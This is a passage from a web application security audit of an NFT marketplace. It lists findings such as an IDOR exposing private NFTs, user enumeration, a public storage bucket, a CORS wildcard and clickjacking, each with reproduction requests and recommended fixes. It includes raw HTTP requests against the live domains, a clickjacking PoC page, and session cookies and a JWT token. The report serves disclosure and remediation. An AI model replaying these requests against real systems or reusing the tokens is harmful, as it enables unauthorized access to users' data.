

1. Create a new NFT and upload its image with filename `accountonenft.png` from first account
2. Go to second account. Upload its profile picture with filename `accountonenft.png` and save it. This file must be a different image but filename must be same.
3. Go back to first account and check its NFT. It will be replaced with second account's profile photo

Recommendation

Rename all uploaded file with current timestamp. Example: 111566155_imagename.png to avoid such confusion vulnerability. This might also replace system files which could be saved using one such technique a timestamp could ever be static.



POC



Status

Resolved

8. Access to bucket on digitalocean

Description

DigitalOcean is a cloud hosting provider that offers a service called Spaces, which allows users to store and access files in the cloud. These files are stored in a bucket, which is a container that holds all the files.



Access to a bucket on DigitalOcean can pose a security risk if unauthorized users are able to access it. This can lead to data leakage or loss, as well as potential damage to the reputation of the organization hosting the bucket.

Vulnerable Endpoint

<https://sgp1.digitalceanspaces.com/staging-decrypt-nft-io/>

Recommendation

Disable the public access to bucket.



Status

Resolved

9. IDOR to list down non listed (private) NFTs

Description

NFT that are kept private and not open for sale can also be seen and such issues impose a risk to impersonating NFTs as the user who owns it has kept the nft private so anyone else can view that this particular NFT is private and try to link it with other issues and cause malicious impact.

Vulnerable Endpoint

/api/v1/nft/viewnft/[_id]

Steps to Reproduce

1. Create a new NFT but do not list it on the marketplace by disabling the option `Put on Marketplace` during NFT creation for first user.
2. Send a POST request to `https://decryptapi.blockchainaustralia.link/api/v1/nft/getOwnedNFTList` endpoint with first user's `userId` along with following body parameters

```
{"page":1,"limit":12,"userId":"first_user_userid","searchType":"createdBy"}
```
3. The response will show all NFTs created by the profile including listed, non listed NFTs and their information.
4. Copy the `_id` value of the NFT from the response and send GET request to [https://decryptapi.blockchainaustralia.link/api/v1/nft/viewnft/\[_id\]](https://decryptapi.blockchainaustralia.link/api/v1/nft/viewnft/[_id])
5. The response will list down all NFT details to you even though neither that NFT publicly listed nor its information is available anywhere

GET /api/v1/nft/viewnft/63e69c5f9e35cce66eed1b6 HTTP/2

Host: decryptapi.blockchainaustralia.link

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0

6. Directly visiting the <https://decrypt-test.blockchainaustralia.link/itemDetail/63ec913f9e35cce66eeda60> endpoint also leaks information about private NFTs

Recommendation

Do not allow users to list down information about a private NFT. Reply with a generic 200 OK message instead of detailed information. For this you can easily differentiate on backend if the NFT is private or not and reply accordingly.

POC

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a GET request is made to `/api/v1/nft/viewnft/63e69c5f9e35cccb66eed1b6`. The response in the Response pane is a 200 OK status with a JSON payload containing details about the NFT, such as its ID, title, collection, and creator.

```
1 GET /api/v1/nft/viewnft/63e69c5f9e35cccb66eed1b6 HTTP/2
2 Host: decryptapi.blockchainaustralia.link
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://decrypt-test.blockchainaustralia.link/
8 Content-Type: application/json
9 Origin: https://decrypt-test.blockchainaustralia.link
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-site
13 Te: trailers
14 Connection: close
15
16
```

```
1 HTTP/2 200 OK
2 Date: Fri, 10 Feb 2023 19:38:11 GMT
3 Content-Type: application/json; charset=utf-8
4 Server: nginx/1.18.0 (Ubuntu)
5 X-Powered-By: Express
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Headers: *
8 Vary: Origin, Accept-Encoding
9 Set-Cookie: connect.sid=s%3Au050Cmz1B4D9auJt7DVkb_7UU1DVzuil.1dvzTJSK8ete%2BxX396TP5u2qvD
10
11 {
12     "statusCode": 200,
13     "message": "success",
14     "data": [
15         {
16             "nOrders": [
17                 {
18                     "nCollaborator": [
19                         {
20                             "nCollaboratorPercentage": [
21                                 {
22                                     "nUser_likes": [
23                                         {
24                                             "hashStatus": 1,
25                                             "nLazyMintingStatus": 0,
26                                             "nHash": "63e69c5f9e35cccb66eed1b6",
27                                             "nTitle": "RF 1",
28                                             "nCollection": "0x354c75576bf7481ee8a83ab2320350fb8036fc",
29                                             "nHash": "QmX1PAZQJXnwevfb81zdEts1NYRcUMMCV3fZyC8ouKBzE9",
30                                             "nOwnedBy": [
31                                                 {
32                                                     "lazyMinted": false,
33                                                     "nHash": "63e69c5f9e35cccb66eed1b7"
34                                                 }
35                                             ]
36                                         }
37                                     ]
38                                 }
39                             ]
40                         }
41                     ]
42                 }
43             ]
44         }
45     ]
46 }
```

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a POST request is made to `/api/v1/nft/getownedNFTList`. The response in the Response pane is a 200 OK status with a JSON payload containing a list of owned NFTs, including their IDs, titles, collections, and creators.

```
1 POST /api/v1/nft/getownedNFTList HTTP/2
2 Host: decryptapi.blockchainaustralia.link
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://decrypt-test.blockchainaustralia.link/
8 Content-Type: application/json
9 Content-Length: 82
10 Origin: https://decrypt-test.blockchainaustralia.link
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-site
14 Te: trailers
15 Connection: close
16
17 {
18     "page": 1,
19     "limit": 12,
20     "userId": "63e690ae7bfb9ec347bc2513",
21     "searchType": "createdBy"
22 }
```

```
1 HTTP/2 200 OK
2 Date: Fri, 10 Feb 2023 19:38:11 GMT
3 Content-Type: application/json; charset=utf-8
4 Server: nginx/1.18.0 (Ubuntu)
5 X-Powered-By: Express
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Headers: *
8 Vary: Origin, Accept-Encoding
9 Set-Cookie: connect.sid=s%3Au050Cmz1B4D9auJt7DVkb_7UU1DVzuil.1dvzTJSK8ete%2BxX396TP5u2qvD
10
11 [
12     {
13         "nHash": "63e69b379e35cccb66eed0f5",
14         "nTitle": "RF",
15         "nCollection": "0x354c75576bf7481ee8a83ab2320350fb8036fc",
16         "nHash": "QmPQ8mYutcd42idtPRFwamrPoDiu48Egxfa4KEvv7mC6j7",
17         "nCreator": [
18             {
19                 "nHash": "63e690ae7bfb9ec347bc2513",
20                 "nWalletAddress": "0x6A76dA346B7CC20f57A5f422b7E9c775690ff069"
21             }
22         ],
23         "nNftImage": "https://staging-decrypt-nft-io.sgpl.digitaloceanspaces.com/1676057",
24         "nNftImageType": "Image"
25     },
26     {
27         "nHash": "63e690ae7bfb9ec347bc2513",
28         "nTitle": "RF 1",
29         "nCollection": "0x354c75576bf7481ee8a83ab2320350fb8036fc",
30         "nHash": "QmX1PAZQJXnwevfb81zdEts1NYRcUMMCV3fZyC8ouKBzE9",
31         "nCreator": [
32             {
33                 "nHash": "63e690ae7bfb9ec347bc2513",
34                 "nWalletAddress": "0x6A76dA346B7CC20f57A5f422b7E9c775690ff069"
35             }
36         ],
37         "nNftImage": "https://staging-decrypt-nft-io.sgpl.digitaloceanspaces.com/1676057",
38         "nNftImageType": "Image"
39     }
40 ]
41 }
```

Status

Resolved



10. Exif data from image not removed

Description

Exif data is metadata that is embedded in digital image files. This data can include information such as the camera settings, date and time the photo was taken, and the location where it was taken. When images are uploaded to an NFT marketplace, if the Exif data is not removed, it can pose a security risk by exposing potentially sensitive information about the user who uploaded the image. Users with malicious intent can use this to send illegal data via your platform.

Steps to Reproduce

1. Upload any image as NFT or Profile Picture.
2. Download the same picture from the website
3. Both pictures would have the same exif data. No data would have been stripped out.

Recommendation

- Remove Exif data from images: When images are uploaded to the NFT marketplace, remove any Exif data that may be present to prevent sensitive information from being exposed.
- Implement proper validation checks: Implement proper validation checks to ensure that uploaded images do not contain any malicious code or hidden data that could pose a security risk.

POC

```
C:\Users\QuillHash\Downloads> exiftool pixels-suliman-sallehi-1484771 (1).jpg
ExifTool Version Number : 12.14
File Name   : pixels-suliman-sallehi-1484771 (1).jpg
Directory  :
File Size   : 47 Kib
File Modification Date/Time : 2023:02:11 00:36:31+05:30
File Access Date/Time  : 2023:02:11 00:36:33+05:30
File Creation Date/Time : 2023:02:11 00:35:30+05:30
File Permissions : rw-rw-rw-
File Type    : JPEG
File Type Extension: jpg
MIME Type    : image/jpeg
JFIF Version : 1.01
Resolution Unit : inches
X Resolution  : 72
Y Resolution  : 72
Profile CMM Type : Imautronic
Profile Version : 2.1.0
Profile Class  : Display Device Profile
Color Space Data : RGB
Profile Connection Space : XYZ
Profile Date Time : 1998:02:09 06:49:00
Profile File Signature : acsp
Primary Platform : Microsoft Corporation
CMM Flags     : Not Embedded, Independent
Device Manufacturer : Hewlett-Packard
Device Model   : sRGB
Device Attributes : Reflective, Glossy, Positive, Color
Rendering Intent : Perceptual
Connection Space Illuminant : 0.9642 1 0.82491
Profile Creator : Hewlett-Packard
Profile ID    : 0
Profile Copyright : Copyright (c) 1998 Hewlett-Packard Company
Profile Description : sRGB IEC61966-2.1
Media White Point : 0.95045 1 1.08905
Media Black Point : 0 0 0
Red Matrix Column : 0.43697 0.22249 0.01392
Green Matrix Column : 0.38615 0.71687 0.09700
Blue Matrix Column : 0.14307 0.06061 0.7141
Device Mfg Desc : IEC http://www.iec.ch
Device Model Desc : IEC 61966-2.1 Default RGB colour space - sRGB
Viewing Cond Desc : Reference Viewing Condition in IEC61966-2.1
Viewing Cond Illuminant : 19.6445 20.3718 16.0009
Viewing Cond Surround : 3.92889 4.07439 3.36179
Viewing Cond Illuminant Type : D50
Luminance : 76.93647 88.87.12462
Measurement Observer : CIE 1931
Measurement Backing : 0 0 0
Measurement Geometry : Unknown
Measurement Flare : 0.999%
Measurement Illuminant : D65
Technology : Cathode Ray Tube Display
Red Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Green Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Blue Tone Reproduction Curve : (Binary data 2060 bytes, use -b option to extract)
Image Width   : 450
Image Height  : 450
Encoding Process : Progressive DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
YCbCr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size    : 450x450
Megapixels   : 0.203
```

Status

Resolved

Low Severity Issues

11. User Enumeration

Description

Ability to check if a user exists on your platform should only be to admin and company end not to everyone. This type of issues increase the Privacy Issues in the dApps.

Vulnerable Endpoint

/api/v1/auth/checkuseraddress

Steps to Reproduce

1. Send a valid POST request to /api/v1/auth/checkuseraddress endpoint with a valid wallet address on `sWalletAddress` body parameter
2. If the user exists, the application will respond with 200- User Found Successfully else , the application will respond with 404 - User not found

POST /api/v1/auth/checkuseraddress HTTP/2

Host: decryptapi.blockchainaustralia.link

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0

Connection: close

```
{"sWalletAddress":"0x6A76dA346B7CC20f57A5f422b7E9C775692ff069"}
```

Recommendation

Disable the endpoint if not required.

Reply with generic message such as `status: 200 OK` only instead of detailed information about the API call to an attacker. In this way an attacker will constantly see only one response irrespective of whether the user exists or not.



POC

The screenshot shows two separate requests made to the endpoint `https://decryptapi.blockchainaustralia.link`. Both requests are POSTs to `/api/v1/auth/checkuseraddress`.

Request 1 (Top):

```
POST /api/v1/auth/checkuseraddress HTTP/2
Host: decryptapi.blockchainaustralia.link
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://decrypt-test.blockchainaustralia.link/
Content-Type: application/json
Content-Length: 63
Origin: https://decrypt-test.blockchainaustralia.link
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
17 {
  "sWalletAddress": "0x6A76dA346B7CC20f57A5f422b7e9c775692ff069"
}
```

Response 1 (Top):

```
HTTP/2 404 Not Found
Date: Fri, 10 Feb 2023 18:34:06 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 66
Server: nginx/1.18.0 (Ubuntu)
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: *
Vary: Origin, Accept-Encoding
Set-Cookie: connect.sid=s%3At-zLlWgmYCbYQcjzxgZPShAhraHHu29h.K0uRt807vwrkB4VVotaTSE84YeroP;
12 (
  "statusCode": 404,
  "message": "User not found",
  "data": {
    "user": true
  }
)
```

Request 2 (Bottom):

```
POST /api/v1/auth/checkuseraddress HTTP/2
Host: decryptapi.blockchainaustralia.link
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://decrypt-test.blockchainaustralia.link/
Content-Type: application/json
Content-Length: 63
Origin: https://decrypt-test.blockchainaustralia.link
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
17 {
  "sWalletAddress": "0x15091E4a9F3230d362d994eA8Be74E979A8a1b24"
}
```

Response 2 (Bottom):

```
HTTP/2 200 OK
Date: Fri, 10 Feb 2023 18:35:59 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 94
Server: nginx/1.18.0 (Ubuntu)
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: *
Vary: Origin, Accept-Encoding
Set-Cookie: connect.sid=s%3AuW54ETU4XeOyWAl-L86xUCAqr8M8pc-D.kgdjdqR71o%2Ftb%2FSNTbVraZCK2;
12 (
  "statusCode": 200,
  "message": "User Found successfully",
  "data": {
    "user": true,
    "status": "active"
  }
)
```

Status

Resolved



12. Cross-Origin-Resource-Sharing (CORS)

Description

Cross-Origin Resource Sharing (CORS) is a security mechanism implemented by web browsers to protect against unauthorized access to resources by scripts from different domains. If an application allows cross-origin requests without proper validation and controls, it can expose sensitive information or allow malicious actors to execute unauthorized actions.

Steps to Reproduce

1. Access Control Allow Origin is set to * allowing all websites to interact with your website and steal data

Recommendation

- Implement proper CORS policies: Implement proper CORS policies to restrict access to resources from domains that are not explicitly allowed.
- Use secure authentication mechanisms: Use secure authentication mechanisms to prevent unauthorized access to resources and actions.
- Implement proper error handling: Implement proper error handling to prevent sensitive information from being exposed in error messages

POC

```
1 HTTP/2 200 OK
2 Date: Wed, 15 Feb 2023 08:51:32 GMT
3 Content-Type: text/html; charset=utf-8
4 Server: nginx/1.18.0 (Ubuntu)
5 X-Powered-By: Express
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Headers: *
8 Vary: Origin, Accept-Encoding
9 Set-Cookie: connect.sid=s%3Afr19sssXjleUQTx6EOEJpga_q_NFZ0g7.Vg%2BSZ4h89oOf1PuwDeYSqlk5W
```

Status

Resolved



13. ClickJacking

Description

Clickjacking is a type of attack where a user is tricked into clicking on a button or link on a webpage that performs an unintended action. This can occur when an attacker overlays a malicious webpage or element over a legitimate one, making it appear as if the user is clicking on a harmless element when they are actually performing a malicious action.

Steps to Reproduce

1. Save the following PoC code as `poc.html` and open it in your browser
2. You will find your website `https://decrypt-test.blockchainaustralia.link/` `iframed` in a box

```
<!DOCTYPE html>
<html>
<head>
<title>Clickjacking PoC</title>
</head>
<body>
<input type=button value="Click here to Win Prize" style="z-index:-1;left:1200px;position:relative;top:800px;"/>
<iframe src="https://decrypt-test.blockchainaustralia.link/" width=100% height=100% style="opacity: 0.5;"></iframe>
</body>
</html>
```

Recommendation

Implement `X-Frame-Options` header to fix clickjacking vulnerability.

POC

The screenshot shows the Clickjacker tool interface. At the top, there's a teal header bar with the Clickjacker logo and a sponsored message from Recon Link. Below the header, there's a main area with a light blue background. On the left, there's a sidebar with a "DECRYPT NFT" logo and a "How it works" section. On the right, under "Test Results:", there's a table with the following data:

| Test Results: | |
|-------------------------------|---|
| Site: | https://decrypt-test.blockchainaustralia.link |
| IP Address: | 34.236.169.75 |
| Time: | Sat Feb 11 2023 10:38:11 GMT+0000 (Coordinated Universal Time) |
| X-Frame-Options: | ✖ Missing header |
| CSP Header (Frame-Ancestors): | ✖ Missing anti-framing policy |

Status

Resolved



14. Price 0 (Only UI)

Description

The price on the front end can be converted to 0 for any NFT resulting in customer confusion. No Business Impact as such.

Vulnerable Endpoint

/api/v1/order/createOrder

Steps to Reproduce

1. Manipulate price in the POST request made to endpoint <https://decryptapi.blockchainaustralia.link/api/v1/order/createOrder>

POST /api/v1/order/createOrder HTTP/2

Host: decryptapi.blockchainaustralia.link

User-Agent: M

Firefox/109.0

Authorization: eyJhbGciOiJIUzI1NilsInR5cCl6IkpxVCJ9.eyJpZCI6IjYzZTY5ZThkOWUzNWNjZWI2NmVlZDI3Zil
sInNSb2xlljoidXNlcilsImhdCl6MTY3NjQ1MDUzMCIwIXhwljoxNjc2NzA5NzMwfQ.NQ7nILHI
Ofv0RuAo-G7_SWF7nFetwWnIJPYu436f2-6g

Content-Type: application/json

Connection: close

Recommender

Verify the amount on front end and backend both. Value must always be greater than 0.

Status

Resolved

Closing Summary

In this report, we have considered the security of the Decrypt NFT Marketplace. We performed our audit according to the procedure described above.

Some issues of High, low and Informational severity were found, Some suggestions and best practices are also provided in order to improve the code quality and security posture.

Disclaimer

QuillAudits Dapp audit is not a security warranty, investment advice, or an endorsement of the Decrypt NFT Marketplace Platform. This audit does not provide a security or correctness guarantee for the audited smart contracts.

The statements made in this document should not be interpreted as investment or legal advice, nor should its authors be held accountable for decisions made based on them. Securing smart contracts is a multi-step process. One audit cannot be considered enough. We recommend that the Decrypt NFT Marketplace Team put in place a bug bounty program to encourage further analysis of the smart contract by other third parties.



About QuillAudits

QuillAudits is a secure smart contracts audit platform designed by QuillHash Technologies.

